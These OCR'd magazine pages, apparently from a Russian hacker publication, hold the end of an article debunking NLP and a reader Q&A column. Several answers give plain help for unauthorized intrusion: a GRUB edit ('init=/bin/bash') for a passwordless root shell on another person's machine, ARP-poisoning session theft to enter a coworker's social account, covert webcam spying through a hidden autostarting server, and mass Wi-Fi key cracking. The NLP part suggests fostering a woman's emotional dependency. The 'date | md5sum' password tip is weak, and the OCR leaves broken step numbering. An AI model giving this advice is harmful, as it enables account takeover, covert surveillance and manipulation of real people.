
Бендлер — гений и бунтарь



Зачем тебе тренинги, бро? Прочитай книжку и сразу стань волшебником!

- Далеко не все гении разрешат использовать себя в качестве подопытных кроликов;
- Если и разрешат — не факт, что при этом продемонстрируют все свои неосознаваемые (!!!) стратегии мышления и поведения;
- Если и продемонстрируют — не факт, что в следующий раз в подобной ситуации они спонтанно не выдадут совсем другую, не менее успешную стратегию. Интуиция — это прежде всего гибкость (к чему, кстати, стремятся все НЛП'еры), а не набор шаблонов. Почему, например, человек с хорошей интуицией знает, к кому можно подходить знакомиться, а к кому — нежелательно.

3. Этим стратегиям могут быть обучены другие люди, а также эти стратегии могут быть успешными во всех жизненных сферах. Хм... Вот здесь НЛП противоречит само себе. Если, следуя предписаниям, мы разделим человечество на множество типажей: визуалов, кинестетиков, активных-пассивных, согласных-непаритетных, а также носителей множества других метапрограмм и карт мира, и учтем сочетание каждого из параметров внутри личности, то каждый человек получится по-своему неповторимым. Более того, носитель такого наборного кода программ не только воспринимает окружающий мир согласно своим особенностям, но и реагирует, ведет себя соответственно. А теперь давай приблизительно прикинем: какова вероятность того, что алгоритм успешности талантливого человека с одним набором психических особенностей (например, аудиал, ориентированный на время и личность, с внутренней референтной рамкой, бунтарь и т.п.) идеально ляжет на набор твоих психических особенностей (если ты визуал, при-



Если при словосочетании «Карта мира» ты представляешь такую картинку, то ни за что тебе не зазомбировать толпу людей!

слушиваешься ко мнению других и склонен к конформизму)? Это касается личных стратегий успешности, таких как отношение к делу, ответственность, творческий потенциал.
Мне можно возразить: «Все эти характеристики можно скопировать и использовать для подстройки к другому человеку, чтобы... зазомбировать его (см. раздел «Мифы об НЛП»)». Давай рассмотрим это на примере. Допустим, ты решил сделать подарок своей нервной системе и идешь в магазин за новенькой системой охлаждения Corsair H70, но денег у тебя хватает только на H50. Что делать? Конечно, просить скидку. Ты заходишь в помещение и автоматически ищешь взглядом продавца. Сразу же прикидываешь способы влияния на него, анализируя его ведущую репрезентативную систему и способ обработки полученной извне информации. Скажу наперед: если он железный логик, а ты — творческий интуит (или наоборот), то может возникнуть недопонимание и вообще отсутствие личного коннекта, поэтому здесь подстройка и отражение окажется как нельзя кстати. И уже на этом этапе могут возникнуть трудности: что делать, если продавец обладает завидной логикой и не признает эмоций, а ты живешь эстетическими ощущениями, надеешься на интуицию, и никогда не задумывался над разницей между «echo» и «print» (а охлаждение тебе нужно только для того, чтобы бесшумно брутить админские учетки фотостоков):)? Можешь, конечно, взять его своим природным очарованием, однако, не факт, что сработает. Окей, не будем о плохом, все-таки ты хакер, и твоя логика тоже заслуживает восхищения.
Следующий этап — воздействие на субъект: подстраиваешься к его репрезентативной системе и начинаешь атаку словом, точнее, логическими доводами, ведь именно их он будет воспринимать адекватно. Тебе нужно доходчиво объяснить, почему он должен отдать тебе охлаждение дешевле заявленной цены. Предположим, если ты ему понравился (за счет подстройки или просто как человек), и ему не жалко подарить тебе разницу в цене — считай, что дело сделано. Но на этом этапе тоже возможны загвоздки: то, что для тебя может быть неоспоримым доказательством, для него окажется ничего не значащим фактом из твоей жизни, другими словами — ему плевать на твою карту мира, у него — своя. Это и есть распространенная проблема многих убеждающих: они забывают, что каждый человек смотрит на мир по-своему, и для того, чтобы оставить вмятину в его мировоззрении, тебе нужно заранее знать особенности этого самого мировоззрения (или карты мира, если тебе так удобнее). А теперь подумай: сможешь ли ты сходу сориентироваться и подобрать аргументы, влияющие на конкретные убеждения продавца?
Но не отчаивайся — не все так безнадежно. Во-первых, если удачно подстроишься, возможно, интуитивно начнешь мыслить, как он, и зерна твоих слов упадут в благодатную почву его мироощущения; во-вторых, в споре кто более уверен, тот и прав — если ты в своей позиции уверен больше, чем он в своей, он уступит. Если уверенность на одном уровне — здесь уже как получится... Хороший пример — диалог братьев с продавцом (книга Аготы Кристоф «Толстая тетрадь»):

```
- Нам нужны эти вещи, но у нас нет
денег.
- Что? Но… нужно платить.
- У нас нет денег, но нам совершенно
необходимы эти вещи.
…
Мы больше ничего не говорим, мы смо-
трим на него. Он тоже на нас смотрит.
У него на лбу выступает пот. Через
минуту он кричит:
- Не смотрите так на меня! Выйдите
отсюда!
Мы говорим:
- В обмен на эти вещи мы готовы про-
делать для Вас работу: полить вам
огород, например…
- У меня нет огорода! Вы мне не нуж-
ны! И потом, вы что, не можете гово-
рить нормально?
- Мы говорим нормально.
…
Он швыряет нашу бумагу, карандаши и
тетрадь за дверь и орет:
- Вон отсюда! Забирайте все и больше
не возвращайтесь!
Мы аккуратно подбираем вещи и гово-
рим:
- Однако нам придется вернуться,
когда закончится бумага и испишутся
карандаши.
```



Продвинутый НЛП'ер, Анатолий Кашпировский



Подстроишься к ее репрезентативной системе ради скидки?

Ты понял? Продавца можно брать на измор, и когда он поймет, что его спокойствие дороже разницы в цене, возможно, ты получишь желаемую скидку. Если проанализировать ситуацию, ты увидишь, что успех дела зависит от многих факторов: тщательной подготовки, отчасти от везения, твоего умения чувствовать и влиять на чувства (логику), настроения, мотивации и личностной структуры продавца, его готовности идти на уступки и ценность вещи, которую он готов уступить. Но речь о «зазомбировать техниками НЛП» здесь не идет. Эти техники действительно могут помочь тебе получить желаемое, если тому сопутствуют благоприятные обстоятельства, или смягчить эти обстоятельства, если они неблагоприятны. Но осуществить маловероятное с помощью парочки приемов НЛП тебе вряд ли удастся; для этого больше подойдет гипноз.

Мифы об НЛП

Надеюсь, ты не сильно разочаровался, созерцая, как рушатся представления о чудесах НЛП? Моя сегодняшняя цель — вывести тебя из состояния НЛП-эйфории и вогнать в жестокую депрессию реальности. Поэтому я, наверное, поиграю в разрушителя мифов :).

Якорение aka Волшебная палочка

Во время подготовки статьи редактор задал вопрос: можно ли, применяя техники НЛП, например, якорение, влюбить в себя самую прекрасную девушку на свете? Как одна из самых прекрасных девушек на свете, я отвечу: «Ха-ха-ха!». Как автор статьи про НЛП, скажу: «Конечно же». Как психолог, могу сказать: «Можно, и необязательно с помощью якорения или вообще техник НЛП». Ты уже знаешь, что якорение производится на пике эмоционального переживания, причем считается, что в момент переживания позитивных эмоций происходит позитивное якорение, при негативных переживаниях — негативное. Но такое разделение условно, и это можно доказать на примере с «влюбить в себя прекрасную девушку». В момент, когда человек переживает пик позитивных эмоций, он очень самодостаточен, ему уже хорошо, и кто находится рядом — ты, кто-то другой или вообще никого — не столь важно, так как он сосредоточен на источнике позитива. Кроме того, «якорение» — это слишком заумное слово. На самом деле, речь идет о виде ассоциаций, и если в момент радужных переживаний ты возьмешь ее за запястье, будь готов к тому, что ассоциация может пойти не в ту сторону, то есть она это заметит и подумает: «Странный какой-то... Чего он хочет?», и в следующий раз при прикосновении к запястью мысли будут приблизительно такими: «Хм... что мне это напоминает? Ааа, вспомнила! Это же тот самый Вася! Чего он от меня тогда хотел, странно...» В моменты отчаяния человек, наоборот, теряет целостность, и ему нужна моральная поддержка. Вот здесь у тебя шансов намного больше: в нужный момент оказаться рядом, развеселить или помочь в решении проблемы. Благодаря тебе она восстановит утраченную целостность, и в итоге получится формула: она (в слезах) + ты (и твоя поддержка) = целостность. Если такие случаи будут случаться регулярно, это войдет в привычку, и вот что мы имеем: целостность - ты (и твоя поддержка) = она (в слезах). Тут даже некоторая зависимость получается, а там и до влюбленности недалеко (особенно если ты — красавчик). Чтобы проверить действенность метода, после всех приключений заговори о другой девушке, если заметишь что-то типа обиды или ревности — считай, схема сработала. Якорение в данном случае не нужно, подстройка с отзеркаливанием — тоже. То есть они не помешают, особенно если ты профессионально владеешь этими техниками, но не они являются решающими факторами в процессе завоевания.

С помощью НЛП можно зазомбировать человека или группу людей

Во всем виновата тяга к зрелищам. В советское время, если помнишь, «сказочности» катастрофически не хватало; после распада СССР появился отряд различных гипнотизеров по типу Анатолия Кашпировского и Алана Чумака, которые компенсировали фрустрированному народу всю нехватку чудес в виде чудодейственного исцеления, чуть ли не оживления мертвых (вот тебе и зомбирование). Экраны наших черно-белых или плохоцветных телевизоров пестрели воющими и ревущими людьми с закрытыми глазами, раскачивающимися в такт музыке, сопровождающей вкрадчиво-директивную речь гипнотизера. Именно в это время явления самогипноза и эффекта плацебо побили все рекорды, при этом дали надежду на то, что можно нехитрой комбинацией слов заставить человека делать то, что тебе нужно. И поскольку Чумаков и Кашпировских было всего двое, и они были несравненными, то НЛП, предлагавшее творить такие же чудеса, только без врожденного таланта, пришлось как раз в пору. Магические и непонятные слова «рефрейминг», «метамодель», «якорение», «субмодальность», «калибровка» пошли в качестве эффективной приправы при создании «чуда».

Теперь о зомбировании: если ты думаешь, что с помощью какой-то техники можно начисто отформатировать сознание другого человека и инсталлировать свои программы — возможно, ты прав, но только если ты — талантливый психотерапевт с отличным владением гипнотехниками, а будущий зомби согласен провести над собой подобный опыт. Если же ты прошел только первую-вторую ступень «НЛП-Практик» (на более поздних ступенях цель «зазомбировать» уже не является настолько значимой), а твой подопытный не хочет становиться зомби, то, скорее всего, ты столкнешься с суровой реальностью.

НЛП — наука

Профессиональные психотерапевты саркастически ухмыляются, заслышав это утверждение, исходя из которого, в общем, пикаперов можно назвать научными исследователями.

Как я писала выше, в качестве базы нейролингвистического программирования были использованы элементы разных наук, но при этом НЛП официально не



Если процесс зомбирования пойдет не так, «Left4Dead» для тебя может стать реальностью

считается самостоятельной наукой. Почти все техники были заимствованы или из других психологических течений, или из эзотерики, категориальный аппарат тоже не самодостаточен — если перевести заумные термины НЛП на нормальный язык, то «якорение» станет «ассоциацией», «карта мира» — «мировоззрением», «рефрейминг» — «переосмыслением». В целом, научные исследования, даже если они базируются на теории и практике других наук, подразумевают разносторонний взгляд на изучаемый объект или явление. В НЛП за основу взяты работы, как правило, одного-двух ученых из каждой сферы (исключением является психология). То есть подход — односторонний, поэтому можно предположить, что создатели могли много чего упустить. Сейчас вообще мало тех, кто действительно серьезно, с научным подходом, занимается НЛП; в основном это тренеры-самоучки или закончившие 3-4 ступени, обучающие всех желающих, способных оплатить курс. И плевать при этом на особенности психики, научный подход, побочные явления и искаженную информацию.
Ну и контрольный в голову: наука имеет дело с закономерностями, доказательствами, исследованиями, измерениями; комбинаторика является лишь частью некоторых наук. В популярном НЛП ни одна техника не дает чистого результата даже на 70-80% (под чистым результатом я подразумеваю результат, который дала непосредственно техника, при этом не беру в учет удачное стечение обстоятельств, воздействие другими способами и тому подобное), не говоря уже об исследовательской стороне.

Предостережения

Возможно, ты — человек, непредвзято настроенный, и понимаешь, что все сказанное выше — это всего лишь моя «карта мира». И в этом ты абсолютно прав. Итак, если ты все-таки решил заняться НЛП — это замечательно, потому что развивать наблюдательность и запоминать сложные слова — это намного лучше, чем бесцельно бороздить сайты соцсетей. Да, техники действительно сперты из других научных и эзотерических направлений, и несмотря на то, что далеко не всегда они отвечают задекларированным результатам, все же позитивный результат при грамотном подходе обеспечен.
И наконец, пара слов о грамотном подходе, или как не пасть жертвой обратной стороны медали.

1. В погоне за стремительной эффективностью современные тренеры забывают о том, что НЛП — это работа с психикой, своей и чужой. И вся опасность состоит в том, что метапрограммирование учит, как работать с подсознанием, но не уделяет достаточно внимания тому, как работает само подсознание и его подводные камни. Очень редко среди фанатов НЛП можно встретить настоящих психологов, окончивших хотя бы вуз, не говоря уже о классической профессиональной практике. А ведь именно практика в полевых условиях (а не на тренингах) дает понимание основ. Кстати, похожая проблема сейчас в гештальт-психологии (направлении, которое приписывает психике восприятие окружающего мира как целостной структуры, а не отдельных элементов): один институт штампует «специалистов» — человек приходит на личную терапию, ходит годполтора, решает (или не решает) свою проблему, после чего получает диплом и право «лечить» других. После таких парикмахеров, продавцов, бухгалтеров, получивших «годовалый» диплом гештальт-терапевта, профессиональные психологи «утопают» в клиентах с искалеченной психикой...

2. Одержимые желанием зомбировать всех подряд, многие «будущие» НЛП'еры не замечают того, как сами превращаются в зомби: все, сказанное харизматичным тренером, принимают на веру, даже не пытаясь критически проанализировать услышанное. И зачастую попытка влиять на сознание других людей превращается в самообман, который при длительном воздействии на психику самого практикующего грозит различными психическими расстройствами (в зависимости от темперамента и особенностей личности).

3. При выборе учителя или института будь осторожен и внимателен: сейчас очень мало людей, которые действительно продвинуты в НЛП. Как правило, 90% тренеров — это такие же люди, как ты, только закончившие 2-3 ступени, и большинством из них движет не интерес и тяга к обучению, а жажда профита. Поэтому, едва закончив курс, они сразу проводят набор новобранцев и с энтузиазмом пересказывают им конспекты, исписанные пару месяцев назад. Возможно, благодаря таким экземплярам НЛП из разряда гипотетически возможной науки перешло в разряд сектоподобного MLM (многоуровневый маркетинг).
Подытожив все написанное, можно сказать, что не чудесная аббревиатура НЛП, а индивидуальное чувствование, понимание и опыт дают успех и результативность. ✖

Антон Жуков

faq united?

Есть вопросы, присылай на faq@real.xakep.ru

Q: Подарили флешку, но она невероятно тормозная. Пробовал на разных компьютерах — результат один и тот же. Есть ли какой-нибудь удобный тест для флешек, чтобы при покупке не облажаться и не купить такого же «запорожца»? Какие флешки самые быстрые?
A: Для измерения скорости записи/чтения с USB-накопителей есть специальный бенчмарк — USB Flash Benchmark, который можно скачать с usbflashspeed.com. Утилита отправляет результаты измерений на сайт, поэтому для всех желающих аккумулируется статистика по большому количеству пендрайвов. Если ищешь быструю флешку, обрати внимание на список «Top 10 of the fastest Flash Drives» и выбери себе подходящий вариант. Например, один из рекордсменов, Silicon Power LuxMini 920, стоит около 1000 р.

Q: Как под линуксом пустить трафик приложений через безопасную сеть Tor?
A: Если приложение поддерживает работу через Socks, то ситуацию легко разрешить с помощью утилиты Torsocks (code.google.com/p/torsocks). Использовать ее очень просто:

```
apt-get install torsocks
usewithtor ssh username@ssh.com
или
torsocks pidgin
```

Хочу предупредить об одном неприятном моменте — некоторые приложения, даже пущенные через Torsocks, умудряются пускать DNS-запросы напрямую. На сайте разработчика есть таблица, где он делится результатами своих экспериментов, рассказывая, какие из программ этим грешат.

Q: Есть ли специальные дистрибутивы, заточенные для анализа Malware?
A: Если ты ищешь Windows-сборку с OllyDbg, IDA Pro для образцов червей и прочими утилитами на борту, то, вероятно, ничего подходящего я тебе не подскажу. Зато есть замечательный дистрибутив REMnux (zeltser.com/remnux), разработку которого ведет известный специалист по информационной безопасности. В состав ОС, построенной на базе Ubuntu, входят утилиты для анализа PDF- и Flash-файлов, инструменты для отслеживания сетевой активности, тулзы для деобфускации JS-кода, утилиты для анализа шеллкодов, распаковщики и многое другое. REMnux можно скачать в виде LiveCD или образа VMware, который можно запустить через бесплатный VMware Player.

Q: Приятель говорит, что в своем ноутбуке смог активировать поддержку 802.11n, которой изначально не было. Сказал, что если у меня Wi-Fi на базе чипсета Atheros, то я тоже смогу так сделать. Это реально?
A: Не совсем так — необходимо, чтобы в ноутбуке в качестве Wi-Fi-модуля использовался чип Atheros AR9xxx. В этом случае шанс есть. Это связанно с отсутствием сертификации стандарта 802.11n в России, поэтому многие ноутбуки продаются с заблокированной его поддержкой. Для активации есть два способа. Самый верный — перепрошить EEPROM, но нужно иметь в виду, что в этом случае есть не-

Top 10 of the fastest Flash Drives (Read)

Size	Model	Write speed	Read speed
32Gb	Verbatim USB eSATA Drive	30.80 MB/s	31.15 MB/s
16Gb	Silicon Power LuxMini 920	20.21 MB/s	30.26 MB/s
8Gb	Pretec 08GB	11.16 MB/s	29.54 MB/s
8Gb	Kingston DT HyperX	17.24 MB/s	29.04 MB/s
8Gb	Ut165 USB2FlashStorage	7.53 MB/s	29.02 MB/s
16Gb	Apacer Handy Steno AH321	11.52 MB/s	28.76 MB/s
16Gb	Corsair Voyager Mini	7.99 MB/s	28.40 MB/s
4Gb	OCZ ATV	12.79 MB/s	28.17 MB/s
16Gb	SPCC UFD	18.73 MB/s	28.05 MB/s
16Gb	PATRIOT XPorter XT Boost	11.94 MB/s	27.79 MB/s

Рейтинг самых быстрых флешек

Logitech Touch Mouse — управление мышкой и клавиатурой с iPhone/iPad



большой риск испортить карту. Прошивальщик можно взять по адресу rghost.ru/2603267. Перед тем, как приступать к записи, под Windows Vista/7 x64 необходимо отключить проверку цифровых подписей драйверов; для этого надо нажать на <F8> перед загрузкой системы и выбрать соответствующий пункт. После всех приготовлений выполняем следующие несложные шаги:

1. Запускаем единственный бинарник — atheros_eeprom_tool.exe;
2. Выбираем «Read EEPROM» для сохранения дампа EEPROM, указываем путь для сохранения и жмем кнопку «READ».
3. Теперь, когда есть дамп, необходимо подправить несколько параметров и залить его обратно в EEPROM. Выбираем «Write EEPROM» и указываем в качестве файла только что сохраненный дамп.
4. Далее нажимаем на кнопку «Modes and Channels» и принимаем предупреждение.
5. В разделе «Modes» отмечаем галочками пункты «802.11n (20MHz)» и «802.11n (40MHz)» для 2.4GHz. Здесь же можно активировать диапазон 5GHz. В разделе «Channels» выбираем «0x67» и нажимаем «OK».
13. Проверяем, чтобы была активна опция «Use custom modes and channels», и нажимаем «WRITE».
14. Все, после этого остается лишь перезагрузить систему.

Более простой способ заключается в установке пропатченных драйверов (rghost.ru/2501075). Для этого через «Диспетчер устройств» необходимо найти свой адаптер и вручную обновить для него драйвер. Проблемы могут возникнуть под Windows7 x64, которая будет ругаться на отсутствие подписи у драйверов. Ситуацию поможет исправить Driver Signature Enforcement Overrider (www.ngohq.com/home.php?page=dseo).

Q: А у меня почему-то 802.11n не работает, хотя точка доступа и модуль в ноутбуке этот стандарт поддерживают.

A: Первым делом стоит проверить настройки Wi-Fi. Стандарт 802.11n требует обязательного использования WPA2-PSK+AES — необходимо убедиться, что в точке доступа был выбран именно этот режим работы. Для максимальной скорости рекомендуется использовать ширину канала 40MHz и каналы с 1 по 9.

Q: Есть доступ к компьютеру, на котором стоят Windows и Linux (используется загрузчик GRUB). Можно ли получить доступ к данным на этой машине при условии, что пароли к аккаунтам (линукс и виндовс) неизвестны, а БИОС запаролен.

A: Ситуация, когда в БИОС заблокирована загрузка с внешних носителей, а пароль рута неизвестен, удивления ни у кого не вызывает. Но в системе все-таки остается слабое звено — это загрузчик. Именно GRUB и поможет нам получить шелл на этой машине. Алгоритм действий в такой ситуации может быть следующим:

- загружаемся до списка вариантов загрузки;
- выбираем Linux;
- заходим в режим редактирования. В зависимости от версии загрузчика это делается следующим образом: в GRUB2 достаточно нажать клавишу «e», а в GRUB Legacy нужно нажать «e», выбрать строку для редактирования и затем снова нажать «e»;
- ищем строку, начинающуюся с «linux» или «kernel», и удаляем из нее слова «quiet» и «splash» (если таковые имеются), а в конце дописываем «single init=/bin/bash»;
- загружаемся (если установлен GRUB2, жмем Ctrl+X, если GRUB Legacy — Esc, а потом b).

В результате данных манипуляций получаем рутовую консоль без всяких паролей и ненужных вопросов.

Q: Исследую программу в дебаггере. Подскажи, как можно отловить все обращения к определенной переменной.


A: В данном случае нужно поставить брейкпоинты на доступ (чтение или запись) в участок памяти, где хранится значение переменной. В OllyDbg это делается просто: выделяем участок памяти, в котором у нас хранится переменная, кликаем правой кнопкой мыши и выбираем «Breakpoint → Memory, on access». Если же ты используешь Windbg, то нужно воспользоваться командой ba. Она имеет следующий формат: [ba r/w/e size adr], где r/w/e определяет тип брейкпоинта (на чтение, запись или выполнение), size — размер области памяти, а adr — адрес области памяти.

Q: Есть ли возможность запустить произвольный бинарник под отладчиком в Visual Studio?

A: Да, можно. Есть несколько вариантов:
1. Через меню «File → Open→ Project/Solution» выбрать произвольный бинарник (скажем, c:\Windows\System32\calc.exe);
2. Или же в произвольном проекте указать произвольный бинарник в качестве «Debug command line».

Q: Есть задача — максимально просто заголиниться под учеткой другого человека в социальной сети. Упрощает задание то, что мы работаем в одной локалке.

A: В общем-то, подход в данной ситуации очевиден — склонировать HTTP-сессию, подрезав у клиента кукисы. Но если ищешь самый простой и удобный способ, есть резон заюзать утилиту **Sessionthief** (scriptjunkie1.wordpress.com/2010/07/17/sessionthief). Прога сама смотрит, какие клиенты есть в сети, выполняет ARP poison для реализации снифинга и перехватывает пакеты, извлекая из них HTTP-данные. Мало этого, после извлечения из трафика данных сессий Sessionthief создает для каждой из них временный профайл в Firefox'e для более удобного переключения.



Прога для сброса CMOS из винды

Q: Подскажи самый простой инструмент для того, чтобы записать и далее воспроизвести действия пользователя в системе. Необходимо эмулировать активность юзера.

A: Существует довольно много библиотек и приложений для автоматизации, о которых мы не раз писали (DoIt, AutoIT и т.д.). Если говорить о наиболее простом и понятном варианте, то рекомендую попробовать Mimer. С ее помощью ты можешь просто «записать» движения мыши, нажатия на клавиши клавиатуры, и воспроизвести записанный макрос в любой момент, в том числе и по расписанию.

Q: Спасибо вам за материалы по пентесту беспроводных сетей. На деле все действительно оказалось совсем несложно. Хочу написать приложение, которое будет массово подбирать WEP-ключ для всех SSID, которые есть поблизости. Ничего похожего я не нашел, но, может быть, ребята из журнала подскажут?

A: Написать свою собственную тулзу всегда полезнее, чем использовать что-то уже готовое. Хотя и дольше. :) В недавнем релизе Backtrack4 R1 появилась утилита Wifite, которая как раз и задумывалась для одновременной атаки на несколько защищенных с помощью WEP и WPA беспроводных сетей. Параметры для взлома (минимальный сигнал точки доступа, тип атаки на WEP, словарь для перебора и т.д.) можно задать через GUI-интерфейс или же через консоль. Мне особенно приглянулось то, что Wifite делает бэкап всех перехваченных WPA handshake'ов.

Q: Как можно незаметно подсмотреть изображение веб-камеры с чужого компьютера?

A: Так или иначе, на удаленном компьютере все равно придется установить какую-то серверную часть. Как вариант — можно воспользоваться программой **RemCam 2** (redsh.ru), предназначенной для соединения с удаленными аудио/видеоустройствами. Для установки в систему (в том числе для настройки автозагрузки) используется скрипт install.cmd, в котором необходимо указать путь для установки, название процесса (бинарник можно обозвать как угодно), пароль для доступа к серверу, порт, на котором он будет принимать подключения, а также ветку реестра, где необходимо прописать автозапуск. Если удалось выполнить установку, то ты без труда сможешь подключиться к серверу с помощью клиентской части и принимать в реальном времени аудио и видео потоки с удаленного компьютера.

Q: Пишу небольшую x-тулзу, которой необходимо отлавливать (а в идеале — иметь возможность модифицировать) HTTP-трафик локального компьютера. Как это лучше всего реализовать?

A: Тебе наверняка знакома программа Fiddler. Это специальная прокси, которая перехватывает весь HTTP(S)-трафик и предоставляет удобные средства для манипулирования с ним. Например, можно становить своего рода брейкпоинты или описать триггеры с помощью системы событий и скриптовой подсистемы. Так вот, авторы оформили весь функционал своей программы в виде библиотеки **FiddlerCore** (fiddler.wikidot.com/fiddlercore), которая легко подключается к любым .NET-проектам. В результате весь функционал по перехвату и модификации трафика можно интегрировать в любое приложение через понятный API.

Q: Есть ли способ сбросить пароль БИОС прямо из Windows, не прибегая к аппаратному методу (с помощью перемычки на материнской плате или вытаскивания батарейки)?

A: Для многих материнских плат может помочь сервисная утилита **CMOS De-Animator** (www.st-ware.com), которая позволяет бэкапить CMOS, восстанавливать дамп, а также сбрасывать все его настройки, в том числе пароль. Собственно, опция «Clear CMOS» — именно то, что тебе нужно.

Q: Какому инструменту можно доверить полное удаление файлов с жестких дисков без возможности восстановления?

A: Понятно, что без загрузочного инструмента здесь не обойтись. Советую обратить внимание на **Darik's Boot and Nuke** (www.dban.org). Это LiveCD, специально созданный для безопасного удаления данных с жестких дисков. Будь осторожен — DBAN автоматически и полностью удалит все содержимое хардов, которое сможет обнаружить. По этой причине его можно также использовать, как инструмент для экстренной очистки жестких дисков, не требующий твоего вмешательства: «вставил в привод, ребутнулся — все файлы потерялись».

Q: Купил себе iPod и понял — более тормознутой программы, чем iTunes, я не видел давно. Какие есть альтернативы, которые будут работать как надо?

A: Да, iTunes многие недолюбливают, и это определенно одно из направлений, в котором Apple стоит меняться к лучшему. Что касается альтернатив, то из бесплатных можно попробовать следующие программы: CopyTrans Manager (www.copytrans.net), Foobar2000 (www.foobar2000.org), MediaMonkey (www.mediamonkey.com), Songbird (getsongbird.com).

Q: Как сгенерировать надежный пароль, используя лишь командную строку?

A: Я всегда это делаю простой комбинацией `date | md5sum`. Но учти, date и md5sum — это никсовые команды. Если хочешь использовать их под виндой, придется установить Cygwin (www.cygwin.com).

Q: Хочу использовать тач-скрин телефона в качестве тачпада для компьютера и ноутбука. То есть сидеть на диване и через Wi-Fi на расстоянии управлять курсором мыши на компьютере с помощью сенсорного экрана смартфона.

A: О такой возможности задумалась и небезызвестная компания Logitech, которая недавно выпустила любопытное приложение **Logitech Touch Mouse** (www.logitech.com). Схема работы выстроена по стандартной схеме «клиент-сервер». На компьютере устанавливается серверная часть Touch Mouse Server (на текущий момент доступны версии для винды и Mac OS X), а на iPhone или iPod Touch — клиентское приложение Touch Mouse. Собственно, для подключения нужно лишь знать IP'шник сервера, после чего можно использовать телефон как сенсорную панель для управления курсором мыши компьютера. Мало этого, если переключиться в режим клавиатуры, то прямо с экрана телефона можно вполне успешно набирать тексты. Интересно, как скоро появится версия Touch Mouse для других мобильных платформ, и, прежде всего, Android?

Q: Наткнулся на объявлении о заработке с помощью партнерок файлобменных сервисов. Это не развод? Есть ли реальная возможность заработать?

A: При правильном подходе и реально работающей партнерке, которая исправно выплачивает по реферальной программе деньги, заработать, конечно, можно. Но тут важно, конечно, выбрать правильную партнерку — рекомендую выбирать такие сервисы, которые работают с иностранным пользователями. Ребята из США и Европы готовы платить, не скупятся и не ищут, где файл можно скачать бесплатно. А если они платят — получаешь деньги и ты.
К тому же еобходимо выбрать такой сервис, который принимает платежи с помощью кредитных карт или PayPal. В противном случае даже лояльный иностранный пользователь сразу сольется. В-третьих, важно генерировать такие файлы для скачивания, которые могут заинтересовать людей. Подумай, что тебе самому интересно, — и все сразу станет понятно.

>>WINDOWS
>Dailysoft
7-Zip 4.65
DAEMON Tools Lite 4.35.6
Download Master 5.7.6.1233
Far Manager v2.0 build 1420 x86
FileZilla Client 3.3.4.1
foobar2000 1.1
K-Lite Codec Pack 6.4.0
